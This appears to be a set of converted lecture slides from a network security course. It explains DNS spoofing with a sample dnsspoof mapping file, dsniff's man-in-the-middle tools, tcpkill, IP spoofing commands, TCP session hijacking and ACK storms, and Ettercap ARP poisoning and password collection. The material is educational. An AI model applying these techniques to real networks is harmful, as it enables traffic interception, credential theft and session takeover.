
- If attacker is on a switched LAN, must first use ARP cache poisoning (arpspoof) or port stealing (Ettercap) so DNSSpoof will hear the request

# DNSSpoof


- Attacker does not have to be on same LAN as the victim
  - ❖ Attacker just has to be on a network somewhere between the victim and the DNS server
    - DNSSpoof just needs to be able to sniff the DNS request
- DNSSpoof uses a configuration file to map DNS records
  - ❖ /usr/lib/i386-linux-gnu/dnsspoof.hosts
  - ❖ 127.0.0.1 ad.\*  
❖ 127.0.0.1 \*ad\*.\*.com  
❖ 10.1.1.56 \*.skoudisstuff.com  
❖ 12.30.33.44 \*.afit.edu  
❖ 75.11.12.13 \*.yahoo.com  
❖ If target accesses anything ending in afit.edu, they are redirected to 12.30.33.44
- Now attacker can redirect traffic anywhere using DNSSpoof

# Monkey-in-the-Middle Attack

- Attacker can grab and/or alter traffic between Alice and Bob
- Dsniff gives us webmitm and sshmitm



# Using webmitm to "Sniff" SSL




- This is different than using a web proxy
  - ❖ Web proxy requires a configuration change to user's browser
  - ❖ Webmitm does not touch the user's machine

# More Dsniff Components (TCP Layer)

- **tcpkill**
  - ❖ Kills established TCP connections by sending spoofed RESETs to both sides
  - ❖ Forces user or application to establish a new connection and possibly re-authenticate
  - ❖ Attacker can then grab authentication information

# Using Snarfed Web Data

- Webspy - Very cool tool
  - ❖ Sends sniffed URLs to attacker's browser
  - ❖ Attacker's browser displays same pages as the target in real time



- ❖ Lets attacker look over the victim's shoulder
- ❖ Requires ARP cache poisoning or port stealing

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# IP Address Spoofing

- Spoofing = Disguising your identity
- IP address spoofing commonly used in several attacks
  - ❖ Denial of Service
  - ❖ Helps the attacker undermine applications that rely only on IP addresses for authentication or filtering
    - Firewalls
    - Router access control lists

192.168.1.122



# IP Address Spoofing


## Changing Your IP Address

- Just change your IP address to another system's address
  - ❖ Set IP address for whole system
    - Unix:
      - # ifconfig [Interface] [IP\_Address] [netmask [netmask]]
    - Windows: use network control panel or:
      - c:\> netsh interface ip set address local [IP\_Address] [netmask]
  - ❖ Set IP address for individual packets
    - Use a tool with built-in spoofing like Nmap
    - Use a packet crafting tool to build packets
      - Scapy, Hping3
- Simple spoofing works but...
  - ❖ You will not receive responses because the network routes responses back to the spoofed IP address
  - ❖ Also, the TCP three-way handshake causes problems...

# IP Address Spoofing

## Three-way handshake can ruin your day

- Eve pretends to be Alice
  - ❖ Uses Alice's IP address to set up a TCP connection
- Bob responds to the connection request to Alice
- Alice sends a RESET
- Simple spoofing with **interactive** sessions is impossible due to the TCP three-way handshake



EVE



ALICE



BOB

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
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# Session Hijacking - Sniffing and Spoofing

- Attacker can steal an existing session from a user across a network
  - ❖ Victim may see their session dropped
    - Usually assumes network problems and simply tries to log in again
- Works for all session-oriented applications
  - ❖ telnet, FTP, SSH, rlogin ...


# Session Hijacking Scenario

- Alice telnets to Bob
- Eve sits on same network segment
  - ❖ Eve can sniff traffic and watch sequence numbers
- Eve can hijack the session by
  - ❖ Kick (RESET) Alice off the session
  - ❖ Injecting spoofed traffic using correct seq. numbers
  - ❖ Bob will respond to the correctly-sequenced packets
  - ❖ Once Bob responds to packets from Eve, Eve has hijacked the session
  - ❖ Logs will point to Alice's IP address ☺



# Session Hijacking: Ack Storms


- If Eve does not kick Alice off and just starts sending spoofed packets, the sequence numbers between Alice and Bob will get out of sync
  
- As Alice and Bob try to resynchronize, they will resend ACKs back and forth resulting in an ACK storm
  - ❖ After several seconds, Alice and Bob will give up and drop the connection
  - ❖ Meanwhile Eve may be able to execute a couple of commands on Bob




# Avoiding ACK Storms via ARP Spoofing

## The Ettercap Approach

- Instead of DoSing Alice to prevent the ACK replies ...
- Eve could use ARP cache poisoning
  - ❖ Eve sends gratuitous ARPs to Alice and Bob stating the other's IP address is found at Eve's MAC
  - ❖ Now Eve is effectively a relay and can filter traffic



# Also Works on Different LANs



# Hijacking with Ettercap



- Active sniffing using ARP poisoning
  - ❖ Allows Eve to
    - insert characters to a server (emulating commands) or
    - to a client (emulating replies) in various protocols and
      - **adjusts the sequence numbers to both sides automatically**
  - ❖ Alice and Bob do not perceive incorrect seq. #s → no ACK storm
- Hijack support for SSH1 in full duplex mode
- Password collector for telnet, FTP, POP, rlogin, SSH1, SMB, HTTP ...
- Connection killing (RESETs to each side)
- Ettercap can be a bit unstable

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Ooops ! This shouldn't happen...


Segmentation Fault...

# Hijacking with Ettercap

- Runs on Linux, Windows
  - ❖ [ettercap.github.com/ettercap/](http://ettercap.github.com/ettercap/)
  - ❖ Linux
    - `ettercap -G` for the GUI



